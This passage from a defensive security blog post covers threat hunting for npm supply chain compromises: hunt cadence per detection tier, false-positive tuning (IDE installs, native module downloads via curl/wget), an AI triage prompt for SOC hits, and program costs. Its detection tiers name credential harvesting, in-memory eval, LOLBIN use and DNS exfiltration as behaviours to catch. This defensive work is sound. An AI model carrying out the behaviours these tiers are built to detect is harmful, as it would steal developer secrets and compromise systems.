
Figure 3. Exposure windows of recent npm incidents vs typical hunt cadences.
The Axios compromise had a roughly three-hour exposure window. Mini Shai-Hulud variants ran for four to six hours. The TanStack incident from yesterday ran for about four hours. The Trivy GitHub Actions tag-retag was live for hours, not days.
If your hunt cadence is 24 hours, you are doing post-incident forensics, not detection. Cadence by tier:
Tier 1 (credential harvest) and Tier 2 (in-memory eval): every 15 minutes
Tier 3 (LOLBIN), Tier 4 (payload), Tier 5 (persistence): hourly
Tier 6 (network), Tier 7 (DNS exfil), Tier 8 (geo-IP gate): every 4 hours
Tier 9 (anti-forensics), Tier 10 (baseline): daily
Anything weekly or longer is forensics, full stop. If you cannot afford to run the time-critical tiers on tight cadences in your SIEM, that is a SIEM cost problem, not a threat hunting problem. Solve the cost problem first.
Step 7. Tune before you automate
Spend two weeks running new rules as manual sweeps before scheduling. One week is enough to find the obvious noise. In two weeks, you’ll notice the periodic things: weekend devcontainer rebuilds, the once-a-fortnight engineer rebuilding a laptop, the EU-region staging build that ships on Wednesdays.
The false positive landmines in order of pain:
IDE-orchestrated installs. VS Code, Cursor, Claude Code, JetBrains. Ancestry depth varies. Suppression by ancestor process name works only if you walk the tree far enough back. Pattern: filter on grandparent or great-grandparent ImageFileName matching the IDE binary path.
Native module builds. node-gyp downloading prebuilts, sharp pulling libvips, puppeteer pulling Chromium, playwright pulling browsers, cypress pulling its bundle. These all do curl/wget under npm context. Maintain an explicit allowlist by npm_package_name rather than suppressing by behaviour.
Homebrew on Mac. Pattern: --user-agent Homebrew/ in CommandLine or /opt/homebrew/ in ancestry.
MDM tooling. Jamf, Intune, Kandji. Suppress on ancestor process name once.
Cloud provider CIDRs for outbound rules. Cloudflare, Azure, GitHub, AWS, Apple, Dropbox. Refresh monthly because ranges drift.
Port 53. Every machine does DNS. Score on query content, never on resolver IP.
Self-hosted CI runners on developer machines. Scope by host group if your team does this.
One thing to flag. Signal-to-noise on this stuff is hard. The first sweep of our broadest rule surfaced four hundred plus events. Manually classifying that took a day. After two weeks of tuning, we got it down to single-digit hits per sweep. If you do not have someone willing to do that classification work, the program does not work. There is no shortcut.
Step 8. AI-driven triage and presentation
A hunt that produces a wall of alerts nobody reads is worse than no hunt. The format we use is one Slack thread per scheduled sweep with a summary table: rule, raw hit count, deduplicated pattern count, classification (TP / FP / SUSPICIOUS / CLEAN), and one-line note. Deduplication is by (host, package), not by raw event, because the same package fires across pre-, install-, and postinstall hooks.
Each hit, before it surfaces, runs through an AI triage agent with this rough prompt structure:
You are a SOC analyst classifying npm supply chain hunt hits. Given the
following event context:

- Process tree (5 levels deep): {ancestry}
- CommandLine: {cmd}
- Environment variables snippet (npm_* and security-relevant only): {env}
- Parent package name from npm_package_name: {pkg}
- File writes within 60s after process spawn: {writes}
- Network connections within 60s after process spawn: {connections}
- Host platform and role (dev/CI/server): {host_meta}

Classify as one of:
- TRUE_POSITIVE: high confidence malicious supply chain activity
- FALSE_POSITIVE: known legitimate pattern (cite the pattern)
- SUSPICIOUS: requires human review (state the specific concern)
- CLEAN: no indicators of compromise

Reasoning must cite specific fields in the context. Do not generalise.
If pkg matches the allowlist {allowlist}, default to FALSE_POSITIVE unless
behaviour is anomalous for that package.
Definitive verdicts, not “requires further investigation” without a reason. If something needs human eyes, the agent says SUSPICIOUS and names the specific concern. If nothing fired, the thread gets one line saying so. Anything else is process theatre.
On TRUE_POSITIVE, auto-escalate to on-call. On SUSPICIOUS, flag for review in the morning. On CLEAN, one line. The triage step is a rounding error cost against the SIEM bill that the program produces. You can do this manually, but expect to consume an analyst day per week.
What this actually costs
The SIEM query volume is the real cost, not AI inference. Running this rule set at the cadences above against thousands of endpoints generates query volume that matters. Expect a meaningful monthly line item. The AI triage cost on top is small enough to ignore.
The build cost: one day to write v1 queries, two weeks to baseline and tune, ongoing maintenance of allowlists and IOC lists at roughly half a day a month. “One day to build, twenty dollars a month” is the fantasy. The real version is “one day to build, two weeks to tune, and you pay for SIEM volume forever.” Both are worth it. But pretend the second version is the first, and you get a program that breaks the first time someone looks at the bill.
What would I do differently, and why this matters
If I were starting this over: validate sensor field coverage on each platform before writing a single query, design for the attacker who reads npm docs rather than the one who copy-pastes from a Snyk blog, and start with the credential theft and in-memory eval tiers instead of bolting them on as a gap analysis.
Beyond that, the attack surface keeps growing. Every new package, every new dependency, every junior engineer added to a monorepo is a new entry point. Yesterday it was TanStack. Earlier this month, it was SAP and Intercom. Before that, Bitwarden. Next week it will be something else. Point-in-time detection does not work. You need continuous coverage, you need to validate every piece against your actual sensor telemetry, and you need to keep updating it as new families surface.
I am building this. I think most security teams should be. Just do not believe the version where an AI agent generates the playbook and you ship it. That version produces a wall of false positives, missed attacks on half your fleet, and a quarterly SIEM bill nobody can defend.
Stay tuned for Part 2, where I’ll walk through building the agent that runs all of this.